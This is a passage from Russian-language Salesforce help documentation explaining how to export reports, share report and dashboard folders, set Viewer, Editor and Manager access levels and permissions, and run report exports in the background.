- Чтобы настроить уведомления об отчетах, позволяющие предупреждать пользователей о соответствии определенных показателей отчета заданным условиям, нажмите кнопку **«Подписаться»**.
- Чтобы изменить свойства диаграммы, щелкните ссылку **«Правка»** напротив нужной диаграммы. Чтобы изменить размер диаграммы, щелкните ссылку **«Крупный»**, **«Средний»** или **«Малый»**.
- Отсортируйте результаты отчета.
- Измените или удалите примененный критерий фильтрации.
- При использовании сводного или матричного отчета отфильтруйте выбранные строки по отдельному полю. Выберите нужные строки и поле для группировки, а затем нажмите кнопку **«Детализировать»**. Например, при создании отчета по возможностям, отображающего сделки по отраслям, выберите успешные отрасли и выполните их группировку по полю «Имя продукта», чтобы просмотреть продукты, продающиеся в данной отрасли. Чтобы удалить фильтр детализации, щелкните ссылку **«Очистить»**.

Экспорт отчета

Для работы с данными отчета с помощью специального инструмента (например, электронная таблица) экспортируйте данные отчета в форме файла Microsoft Excel® (`.xls`) или файла значений с разделителями-запятыми (`.csv`).

При экспорте отчетов в формате значений с разделителями-запятыми (`.csv`) разделитель полей, добавляемый в экспортированный файл, определяется региональными настройками на странице сведений о пользователе. Например, при использовании региона «Английский (США)» десятичным разделителем служит точка, тогда как при использовании региона «Французский (Франция)» десятичным разделителем является запятая. Чтобы переопределить стандартный разделитель для используемого региона, выберите значение «Формат с разделяющей запятой (на иностранном языке)» `.csv` в раскрывающемся списке «Формат».

Обратите внимание, что приложение Excel не отображает разделитель полей в формате `.csv`. Чтобы экспортировать отчеты в Excel в формате `.csv`, рекомендуем использовать в системе Salesforce те же региональные настройки, что и в региональных стандартах Windows.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта отчетов:
- Экспорт отчетов

1. Нажмите кнопку ▼ > **Экспорт** на вкладке «Отчеты», рядом с отчетом, подлежащим экспорту.
   - Если в параметрах обозревателя Internet Explorer установлен флажок «Не сохранять зашифрованные страницы на диск», то отчет будет недоступен для интерактивного просмотра в приложении Excel. В этом случае рекомендуем сохранить экспортированный отчет на компьютер, а затем открыть его в приложении Excel. Чтобы изменить данный параметр в обозревателе Internet Explorer, снимите флажок «Не сохранять зашифрованные страницы на диск» в диалоговом окне «Свойства обозревателя».

- Составные отчеты недоступны для экспорта, но поддерживают версию для печати.

2. Задайте параметр «Кодировка» соответственно своему языку.
3. Задайте значение параметра «Формат» как **Формат Excel** `.xls` или **Формат с разделяющей запятой** `.csv`.
4. Нажмите кнопку **«Экспорт»**.
5. При необходимости выберите область для сохранения файла.

   Один экспортированный отчет может содержать не более 256 столбцов и 65 536 строк данных.

Экспортируемый отчет загружается.

Прим.: Из соображений безопасности экспорт данных из организации Salesforce может быть выполнен только после проверки подлинности пользователя CAPTCHA. Эта элементарная проверка на основе ввода текста позволяет предотвратить доступ вредоносных программ к данным организации. Чтобы пройти проверку, пользователи должны правильно ввести два слова в показанное текстовое поле области наложения. Введенные в текстовое поле слова должны отделяться пробелом.

СМ. ТАКЖЕ:

Выполнение отчетов в фоновом режиме

Печать отчета

Предоставление общего доступа к отчету

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

При предоставлении общего доступа к отчетам коллеги получают возможность обработки одних и тех же данных.

Прим.: При использовании папок обратите внимание на ограничения Lightning Experience ниже.

Функции, недоступные в Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Стандартные папки, содержащие отчеты по умолчанию и панели мониторинга из набора поставки Salesforce	
Перемещение записей между папками	Пользователи могут перемещать панели мониторинга между папками из редактора панели Lightning Experience, однако должны переключаться на Salesforce Classic для перемещения записей.
Предоставление общего доступа к папкам отчетов и панелей мониторинга	Полномочия общего доступа, заданные для папок в Salesforce Classic, исполняются в Lightning Experience, но вот сама полномочия общего доступа задать или изменить нельзя.

Функция	Примечания о доступности в Lightning Experience
Поиск папок отчетов и панелей мониторинга	Lightning Experience не позволяет пользователям выполнять поиск папок отчетов и панелей мониторинга. Результаты глобального поиска содержат отчеты и панели мониторинга, но не их папки.

1. Предоставление общего доступа к отчетам и панелям мониторинга
   Общий доступ к отчетам и панелям мониторинга предоставляется посредством папок. Как правило, общий доступ предоставляется к папке, содержащей нужный отчет или панель мониторинга. Чтобы разрешить другим пользователям использование отчета или панели мониторинга, предоставьте им уровень доступа «Гость», «Редактор» или «Менеджер» к соответствующей папке.
2. Доставка отчета
   Чтобы предоставить пользователям доступ к данным отчета, воспользуйтесь URL-адресом отчета, опубликуйте отчет в ленты Chatter или экспортируйте данные в другое приложение (например, Excel). При необходимости отчеты могут выполняться по расписанию и предоставлять пользователям самые последние данные.
3. Встроенные диаграммы отчета
   Раньше пользователям приходилось открывать вкладку «Отчеты» для поиска нужных данных. Теперь вся ценная информация может отображаться пользователям прямо на часто просматриваемых страницах. Чтобы включить данную возможность, вставьте диаграммы отчета на страницы сведений для объектов. Диаграммы, добавленные на страницы, позволяют пользователям принимать обдуманные решения только на основе отображаемых данных (без поиска в других областях системы). Например, запись возможности отображает важные данные прямо на соответствующей странице сведений.

Предоставление общего доступа к отчетам и панелям мониторинга

Общий доступ к отчетам и панелям мониторинга предоставляется посредством папок. Как правило, общий доступ предоставляется к папке, содержащей нужный отчет или панель мониторинга. Чтобы разрешить другим пользователям использование отчета или панели мониторинга, предоставьте им уровень доступа «Гость», «Редактор» или «Менеджер» к соответствующей папке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Прим.:

- Пользователи не могут совместно использовать общие папки отчетов и панели мониторинга в версии Lightning Experience. Все полномочия по общему доступу, установленные для папок в Salesforce Classic, будут выполняться в Lightning Experience.
- Этот набор документации по общему доступу предназначен для организаций, в которых включен расширенный общий доступ к папке аналитики. Расширенный общий доступ к папке аналитики предоставляет подробные уровни доступа к папкам отчетов и панелей мониторинга. Расширенный общий доступ к папке аналитики автоматически предоставляется организациям, созданным после выпуска Summer'13 системы Salesforce. Если расширенный общий доступ к папке аналитики в вашей организации не включен, см. раздел

Включение расширенного общего доступа к отчетам и панелям мониторинга в справке Salesforce.

1. Предоставление общего доступа к папке отчетов или панелей мониторинга

   Чтобы разрешить другим пользователям использование отчета или панели мониторинга, предоставьте общий доступ к соответствующей папке. Каждому пользователю, общедоступной папке или роли может быть назначен отдельный уровень доступа.

2. Уровни доступа к папкам отчетов и панелей мониторинга

   Каждому пользователю, группе или роли может быть предоставлен собственный уровень доступа к папке отчетов и панелей мониторинга. Гости могут просматривать данные; редакторы могут определять данные, доступные для отображения; менеджеры могут контролировать уровни доступа.

3. Сравнение уровней доступа к папкам отчетов и панелей мониторинга

   Данная диаграмма позволяет просмотреть действия, доступные гостям, редакторам и менеджерам над папками отчетов и панелей мониторинга.

4. Полномочия пользователя для предоставления общего доступа к отчетам и панелям мониторинга

   Каждый уровень доступа к папке отчетов или панелей мониторинга отличается определенным набором полномочий. Чтобы уточнить уровень доступа пользователей к панелям мониторинга и отчетам, администратор организации может назначить или удалить как минимум одно полномочие.

Предоставление общего доступа к папке отчетов или панелей мониторинга

Чтобы разрешить другим пользователям использование отчета или панели мониторинга, предоставьте общий доступ к соответствующей папке. Каждому пользователю, общедоступной папке или роли может быть назначен отдельный уровень доступа.

Прим.: Чтобы предоставить кому-либо доступ к одной из папок, необходим доступ уровня «Менеджер» к этой папке, полномочия уровня «Управление отчетами в общих папках» (для папок отчетов) или полномочия «Управление панелями мониторинга в общих папках» (для папок панелей мониторинга).

Создателю папки назначается уровень доступа «Менеджер». Созданная папка может просматриваться только текущим пользователем и администраторами.

Если для папки отсутствует доступ уровня «Менеджер», она является публичной и пользователи с полномочиями «Просмотр отчетов в общих папках» смогут ее просматривать. В зависимости от наличия или отсутствия доступа к определенным объектам эти пользователи могут также запустить этот отчет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для предоставления общего доступа к папке отчетов:

- Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»

Для предоставления общего доступа к папке панелей мониторинга:

- Уровень доступа «Менеджер» или полномочие «Управление панелями мониторинга в общедоступных папках»

(1) Предоставьте пользователю, группе или роли общий доступ к папке. (2) Выберите нужный уровень доступа для каждого пользователя, группы или роли. (3) Отмените общий доступ пользователя, группы или роли.



1. Предоставление пользователю общего доступа к отчету или панели мониторинга

   Если общий доступ к папке отчетов или панелей мониторинга должен быть предоставлен только одному или двум пользователям, рекомендуем предоставить доступ каждому пользователю по отдельности.

2. Предоставление группе общего доступа к отчету или панели мониторинга
   Если общий доступ к папке аналитики должен быть предоставлен нескольким пользователям, рекомендуем предоставить доступ соответствующей общедоступной группе. Данный алгоритм исключает необходимость отслеживания отдельных пользователей, которым предоставляется общий доступ.
3. Предоставление роли общего доступа к отчету или панели мониторинга
   Чтобы разрешить общий доступ к папке отчетов или панелей мониторинга без уточнения конкретных пользователей или групп, рекомендуем предоставить доступ на основе выполняемой роли.

СМ. ТАКЖЕ:

Уровни доступа к папкам отчетов и панелей мониторинга

Полномочия пользователя для предоставления общего доступа к отчетам и панелям мониторинга

Предоставление пользователю общего доступа к отчету или панели мониторинга

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для предоставления внутренним пользователям общего доступа к папке отчетов:	Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»
Для предоставления внутренним пользователям общего доступа к папке панелей мониторинга:	Уровень доступа «Менеджер» или полномочие «Управление панелями мониторинга в общедоступных папках»

ВЕРСИИ

Доступно в версиях: Salesforce Classic


Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Если общий доступ к папке отчетов или панелей мониторинга должен быть предоставлен только одному или двум пользователям, рекомендуем предоставить доступ каждому пользователю по отдельности.

1. На вкладке «Отчеты» наведите курсор на папку отчета в левой панели, щелкните , затем выберите **«Сделать общим»**.
2. Щелкните ссылку **«Внутренние пользователи»**.

   Прим.: Пользователи клиентского или партнерского портала не являются внутренними пользователями.

3. Найдите нужного пользователя, нажмите кнопку **«Общий доступ»** и выберите уровень доступа.
   Чтобы выполнить поиск, введите первые символы имени.



4. Нажмите кнопку **«Готово»**, просмотрите внесенные изменения и нажмите кнопку **«Закрыть»**.

Предоставление группе общего доступа к отчету или панели мониторинга

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для предоставления общедоступным группам общего доступа к папке отчетов:	Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»
Для предоставления общедоступным группам общего доступа к папке панелей мониторинга:	Уровень доступа «Менеджер» или полномочие «Управление панелями мониторинга в общедоступных папках»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Если общий доступ к папке аналитики должен быть предоставлен нескольким пользователям, рекомендуем предоставить доступ соответствующей общедоступной группе. Данный алгоритм исключает необходимость отслеживания отдельных пользователей, которым предоставляется общий доступ.

1. На вкладке «Отчеты» наведите курсор на папку отчета в левой панели, щелкните , затем выберите **«Сделать общим»**.
2. Щелкните ссылку **«Общедоступные группы»**.
3. Найдите нужную группу и нажмите кнопку **«Общий доступ»**.

   Чтобы выполнить поиск, введите первые символы имени.



4. Выберите нужный уровень общего доступа.

   Прим.: Пользователям портала может быть предоставлен только уровень доступа «Гость» к отчетам; использование панелей мониторинга недоступно.

5. Нажмите кнопку **«Готово»**, просмотрите внесенные изменения и нажмите кнопку **«Закрыть»**.

Предоставление роли общего доступа к отчету или панели мониторинга

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для предоставления роли или роли и подчиненным ролям общего доступа к папке отчетов:	Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»
Для предоставления роли или роли и подчиненным ролям общего доступа к папке панелей мониторинга:	Уровень доступа «Менеджер» или полномочие «Управление панелями мониторинга в общедоступных папках»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.


Чтобы разрешить общий доступ к папке отчетов или панелей мониторинга без уточнения конкретных пользователей или групп, рекомендуем предоставить доступ на основе выполняемой роли.

Доступ к папке отчетов или панелей мониторинга может быть предоставлен пользователям роли или пользователям роли и подчиненных ролей.

Например, папка панелей мониторинга доступна роли *«Вице-президент по продажам»* и подчиненным ролям для просмотра (уровень доступа «Гость»); при этом основной роли («Вице-президент по продажам») также предоставляется доступ для управления (уровень доступа «Менеджер»). Другими словами, роли «Вице-президент по продажам» предоставляется более широкий уровень доступа, чем нижестоящим ролям. Таким образом, пользователь, которому назначается роль «Вице-президент по продажам» после увольнения из компании предыдущего пользователя данной роли, сможет управлять панелями мониторинга, хранящимися в соответствующей папке.

1. На вкладке «Отчеты» наведите курсор на папку отчета в левой панели, щелкните , затем выберите **«Сделать общим»**.
2. Щелкните ссылку **«Роли»** или **«Роли и подчиненные роли»**.
   - Чтобы предоставить доступ всем пользователям данной роли, щелкните ссылку **«Роли»**.
   - Чтобы предоставить доступ всем пользователям данной роли и нижестоящих ролей, щелкните ссылку **«Роли и подчиненные роли»**.
3. Найдите нужную роль, нажмите кнопку **«Общий доступ»** и выберите уровень доступа.

   Чтобы выполнить поиск, введите имя.



4. Нажмите кнопку **«Готово»**, просмотрите внесенные изменения и нажмите кнопку **«Закрыть»**.

Уровни доступа к папкам отчетов и панелей мониторинга

Каждому пользователю, группе или роли может быть предоставлен собственный уровень доступа к папке отчетов и панелей мониторинга. Гости могут просматривать данные; редакторы могут определять данные, доступные для отображения; менеджеры могут контролировать уровни доступа.

Совет: Чтобы скрыть отчет или панель мониторинга, воспользуйтесь личной папкой, которая недоступна другим пользователям. Система поддерживает две стандартные папки «Мои личные настраиваемые отчеты» и «Мои личные панели мониторинга». При необходимости создайте дополнительные папки. Созданная папка доступна только текущему пользователю и администраторам; при необходимости доступ к папке может быть предоставлен другим пользователям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Уровень доступа «Гость» к папкам отчетов и панелей мониторинга

   Уровень доступа «Гость» позволяет просматривать данные отчета или панели мониторинга, а также изменять данные путем их клонирования в новый отчет или панель мониторинга. Данный уровень доступа к общедоступным папкам отчетов и панелей мониторинга предоставляется всем пользователям. (Доступ некоторых пользователей может быть расширен благодаря предоставленным полномочиям администратора.)

2. Уровень доступа «Редактор» к папкам отчетов и панелей мониторинга

   Уровень доступа «Редактор» позволяет просматривать и изменять отчеты и панели мониторинга соответствующей папки, а также перемещать их между другими папками, доступными для редактирования или управления.

3. Уровень доступа «Менеджер» к папкам отчетов и панелей мониторинга

   Уровень доступа «Менеджер» позволяет выполнять все действия, доступные гостям и редакторам, а также определять уровни доступа других пользователей к папкам, изменять их свойства или удалять папки.

СМ. ТАКЖЕ:

Предоставление общего доступа к папке отчетов или панелей мониторинга

Сравнение уровней доступа к папкам отчетов и панелей мониторинга

Уровень доступа «Гость» к папкам отчетов и панелей мониторинга

Уровень доступа «Гость» позволяет просматривать данные отчета или панели мониторинга, а также изменять данные путем их клонирования в новый отчет или панель мониторинга. Данный уровень доступа к общедоступным папкам отчетов и панелей мониторинга предоставляется всем пользователям. (Доступ некоторых пользователей может быть расширен благодаря предоставленным полномочиям администратора.)

Например, торговый представитель Максим желает ежедневно проверять свою позицию в таблице лидеров продаж, отображающейся на панели мониторинга «Продажи ведущих специалистов». Обновление панели мониторинга, необходимое для отображения последних данных, требует наличия доступа для просмотра данных в основных отчетах. Редактирование отчетов или панелей мониторинга не требуется. Таким образом, пользователю может быть предоставлен уровень доступа «Гость» к папке, содержащей панель мониторинга «Продажи ведущих специалистов».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Уровень доступа «Редактор» к папкам отчетов и панелей мониторинга

Уровень доступа «Редактор» позволяет просматривать и изменять отчеты и панели мониторинга соответствующей папки, а также перемещать их между другими папками, доступными для редактирования или управления.

Например, менеджер по продажам Светлана хочет предоставить каждой из трех региональных рабочих групп отдельную панель мониторинга продаж. Ей потребуется уровень доступа «Редактор», позволяющий перемещать основные отчеты между папками и изменять отчеты с целью отображения соответствующих данных, к папке, содержащей панель мониторинга «Продажи ведущих специалистов». Кроме того, ей потребуется полномочие «Создание и настройка панелей мониторинга».

Прим.: Уровень доступа «Редактор» не может быть предоставлен к стандартным папкам отчетов. По умолчанию всем пользователям данных папок предоставляется уровень доступа «Гость».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Уровень доступа «Менеджер» к папкам отчетов и панелей мониторинга

Уровень доступа «Менеджер» позволяет выполнять все действия, доступные гостям и редакторам, а также определять уровни доступа других пользователей к папкам, изменять их свойства или удалять папки.

Например, администратор продаж Михаил, управляющий большим количеством отчетов, не может обрабатывать каждый отчет по отдельности. Он создает папку отчетов «Отчеты по регионам». Уровень доступа «Менеджер» предоставляется ему, как создателю папки, по умолчанию. Менеджер предоставляет уровень доступа «Гость» общедоступной группе «Торговые представители» и назначает уровень доступа «Менеджер» менеджеру по продажам Светлане.

Прим.: Уровень доступа «Менеджер» не может быть предоставлен к стандартным папкам отчетов. По умолчанию всем пользователям данных папок предоставляется уровень доступа «Гость».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сравнение уровней доступа к папкам отчетов и панелей мониторинга

Данная диаграмма позволяет просмотреть действия, доступные гостям, редакторам и менеджерам над папками отчетов и панелей мониторинга.

	Гость	Редактор	Менеджер
Просмотр отчетов или панелей мониторинга в папке	✓	✓	✓
Запуск отчетов в папке	✓	✓	✓
Обновление панелей мониторинга в папке	✓	✓	✓
Изменение/перемещение/удаление своих отчетов или панелей мониторинга в папке	✓	✓	✓
Просмотр уровней доступа, предоставленных пользователям к папке	✓	✓	✓
Изменение/перемещение/удаление отчетов или панелей мониторинга, созданных в папке другим пользователем Прим.: Если для организации включен расширенный общий доступ, необходимо полномочие «Просмотр всех данных» для внесения изменений в эти панели мониторинга.		✓	✓
Изменение имени папки			✓
Изменение параметров общего доступа к папке			✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Включение расширенного общего доступа к отчетам и панелям мониторинга

Полномочия пользователя для предоставления общего доступа к отчетам и панелям мониторинга

Каждый уровень доступа к папке отчетов или панелей мониторинга отличается определенным набором полномочий. Чтобы уточнить уровень доступа пользователей к панелям мониторинга и отчетам, администратор организации может назначить или удалить как минимум одно полномочие.

При включении общего доступа к папке аналитики всем пользователям, кроме администраторов, предоставляется уровень доступа «Гость» к папкам отчетов и панелей мониторинга. Чтобы предоставить пользователям дополнительные привилегии, назначьте уровень доступа «Редактор» или «Менеджер» и полномочия, необходимые для использования отчетов и панелей мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Полномочие пользователя	**Описание**
Создание и настройка панелей мониторинга	Создание, редактирование и удаление панелей мониторинга в папке **«Мои личные панели мониторинга»**. Создание панелей мониторинга и при наличии соответствующих полномочий общего доступа их сохранение в любой общедоступной папке.
Создание и настройка отчетов	Создание, редактирование и удаление отчетов в папке **«Мои личные настраиваемые отчеты»**. Создание отчетов и при наличии соответствующих полномочий общего доступа их сохранение в любой общедоступной папке.
Создание папок панелей мониторинга	Создание папок панелей мониторинга и при наличии соответствующих полномочий общего доступа управление ими.
Создание папок отчетов	Создание папок отчетов и при наличии соответствующих полномочий общего доступа управление ими.
Редактирование моих панелей мониторинга	Редактирование, перемещение, сохранение и удаление собственных панелей мониторинга в общедоступных папках.
Редактирование моих отчетов	Редактирование, перемещение, сохранение и удаление собственных отчетов в общедоступных папках.
Управление панелями мониторинга в общедоступных папках	Создание, редактирование и удаление панелей мониторинга[1], а также управление параметрами общего доступа во всех общедоступных папках панелей мониторинга, кроме личных папок других пользователей. Данное полномочие позволяет пользователям редактировать панели мониторинга и предоставлять к ним доступ во всех папках, включая скрытые папки. Ниже перечислены

	полномочия, которые также предоставляются пользователям. • Создание и настройка панелей мониторинга • Создание папок панелей мониторинга • Редактирование моих панелей мониторинга • Просмотр панелей мониторинга в общедоступных папках ([1] Редактирование динамической панели мониторинга доступно только при наличии полномочий «Управление динамическими панелями мониторинга» и «Просмотр панелей мониторинга моей рабочей группы».)
Управление отчетами в общедоступных папках	Создание, редактирование и удаление отчетов, а также управление параметрами общего доступа во всех общедоступных папках отчетов, кроме личных папок других пользователей. Данное полномочие позволяет пользователям редактировать отчеты и предоставлять к ним доступ во всех папках, включая скрытые папки. Ниже перечислены полномочия, которые также предоставляются пользователям. • Создание и настройка отчетов • Создание папок отчетов • Редактирование моих отчетов • Просмотр отчетов в общедоступных папках
Просмотр панелей мониторинга в общедоступных папках	Просмотр панелей мониторинга в общедоступных папках панелей мониторинга, кроме личных папок других пользователей.
Просмотр отчетов в общедоступных папках	Просмотр отчетов в общедоступных папках отчетов, кроме личных папок других пользователей.

СМ. ТАКЖЕ:

Предоставление общего доступа к папке отчетов или панелей мониторинга

Сравнение уровней доступа к папкам отчетов и панелей мониторинга

Доставка отчета

Чтобы предоставить пользователям доступ к данным отчета, воспользуйтесь URL-адресом отчета, опубликуйте отчет в ленты Chatter или экспортируйте данные в другое приложение (например, Excel). При необходимости отчеты могут выполняться по расписанию и предоставлять пользователям самые последние данные.

Администраторы или пользователи с полномочиями «Управление общедоступными отчетами» и «Создание и настройка отчетов» могут создавать настраиваемые отчеты, доступные всем пользователям для просмотра. Кроме того, они могут систематизировать отчеты путем создания папок настраиваемых отчетов и настройки групп соответствующих пользователей.

Чтобы предоставить общий доступ к отчету, запустите отчет и нажмите кнопку **«Сохранить как»**. Введите имя отчета и выберите общедоступную папку отчетов.

1. Выполнение отчетов в фоновом режиме
   Благодаря выполнению крупных отчетов в фоновом режиме, пользователи могут продолжать работу с системой Salesforce, не дожидаясь отображения результатов. Данный алгоритм позволяет успешно выполнять объемные отчеты, которые не могут быть выполнены в обычном режиме ввиду большого количества результатов.

СМ. ТАКЖЕ:

Экспорт отчета

Планирование обновления отчета

Выполнение отчетов в фоновом режиме

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для экспорта отчетов в фоновом режиме:	Экспорт отчета в фоновом режиме
Для просмотра отчетов, экспортированных в фоновом режиме другими пользователями:	Экспорт отчета в фоновом режиме И Просмотр всех данных
Для управления отчетами, экспортированными в фоновом режиме другими пользователями:	Экспорт отчета в фоновом режиме И Изменение всех данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Благодаря выполнению крупных отчетов в фоновом режиме, пользователи могут продолжать работу с системой Salesforce, не дожидаясь отображения результатов. Данный алгоритм позволяет успешно выполнять объемные отчеты, которые не могут быть выполнены в обычном режиме ввиду большого количества результатов.

Отчеты, экспортированные в фоновом режиме, выполняются последовательно — один за другим. Таким образом, последний отчет, экспортированный в фоновом режиме, выполняется после завершения всех отчетов, экспортированных в фоновом режиме ранее.

Система позволяет экспортировать в фоновом режиме неограниченное количество отчетов.

1. Экспорт отчета для выполнения в фоновом режиме
   Чтобы настроить отчет для выполнения в фоновом режиме, рекомендуем воспользоваться особым способом экспорта.
2. Просмотр отчетов и управление отчетами в фоновом режиме
   Просмотр и управление отчетом, настроенным для выполнения в фоновом режиме, выполняются посредством списка «Экспорты отчетов в фоновом режиме».

СМ. ТАКЖЕ:

Создание настраиваемого отчета в режиме доступности

Создание отчета

Настройка отчетов

Экспорт отчета

Экспорт отчета для выполнения в фоновом режиме

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для экспорта отчетов в фоновом режиме:	Экспорт отчета в фоновом режиме
Для просмотра отчетов, экспортированных в фоновом режиме другими пользователями:	Экспорт отчета в фоновом режиме И Просмотр всех данных
Для управления отчетами, экспортированными в фоновом режиме другими пользователями:	Экспорт отчета в фоновом режиме И Изменение всех данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Чтобы настроить отчет для выполнения в фоновом режиме, рекомендуем воспользоваться особым способом экспорта.

1. Создайте или запустите отчет.
2. Нажмите раскрывающуюся кнопку **«Экспортировать сведения»** и выберите пункт **«Запуск экспорта в фоновом режиме»**.

   Совет: При запуске готового отчета данная кнопка позволяет избежать ожидания отображения результатов отчета.
3. Выберите кодировку и формат файла экспорта.
4. Выберите способ сохранения параметров отчета.
   - Чтобы сохранить любые изменения параметров, внесенные перед экспортом отчета, установите переключатель «Сохранить исправления». Выбор данного параметра перезаписывает параметры исходного отчета.
   - Чтобы создать отчет перед экспортом, установите переключатель «Сохранить исправления в виде копии». При выборе данного параметра введите имя и описание отчета и выберите папку отчетов для сохранения параметров отчета.

   Прим.: Сохранению подлежат только параметры. Чтобы просмотреть результаты отчета, рекомендуем просмотреть сведения об отчете в списке «Экспорты отчетов в фоновом режиме».
5. Нажмите кнопку **«Начать экспорт в фоновом режиме»**.

Сообщение эл. почты, содержащее ссылку на сведения об отчете, отправляется пользователю после выполнения отчета. При необходимости загрузите результаты отчета из списка «Экспорты отчетов в фоновом режиме». Система позволяет загружать только данные, доступные для просмотра.

Прим.: Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем. Укажите разделитель в параметрах Data Loader (**Параметры** | **Параметры**).

Уведомление о неудачном фоновом экспорте отчета также отправляется пользователю по эл. почте. Отчеты, экспортированные в фоновом режиме, не могут быть выполнены по нескольким причинам. Например, между временем экспорта отчета и началом процесса экспорта поля могут быть удалены из отчета, отчет может быть удален или статусу типа настраиваемого отчета, использованного для создания отчета, задано значение «В разработке».

Просмотр отчетов и управление отчетами в фоновом режиме

Просмотр и управление отчетом, настроенным для выполнения в фоновом режиме, выполняются посредством списка «Экспорты отчетов в фоновом режиме».

1. Введите строку *«Экспорты отчетов в фоновом режиме»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Экспорты отчетов в фоновом режиме»**.
   Данное действие открывает список «Экспорты отчетов в фоновом режиме».
2. Чтобы просмотреть сведения об отчете, экспортированном в фоновом режиме (например, имя, статус и расположение), щелкните имя нужного отчета в столбце «Имя задания».

   Прим.: Из соображений безопасности экспорт данных из организации Salesforce может быть выполнен только после проверки подлинности пользователя CAPTCHA. Эта элементарная проверка на основе ввода текста позволяет предотвратить доступ вредоносных программ к данным организации. Чтобы пройти проверку, пользователи должны правильно ввести два слова в показанное текстовое поле области наложения. Введенные в текстовое поле слова должны отделяться пробелом.

3. Чтобы отменить отложенный экспорт, нажмите кнопку **«Отмена»**. Чтобы удалить отчет из списка «Экспорты отчетов в фоновом режиме», щелкните ссылку **«Удал.»** напротив имени нужного отчета.

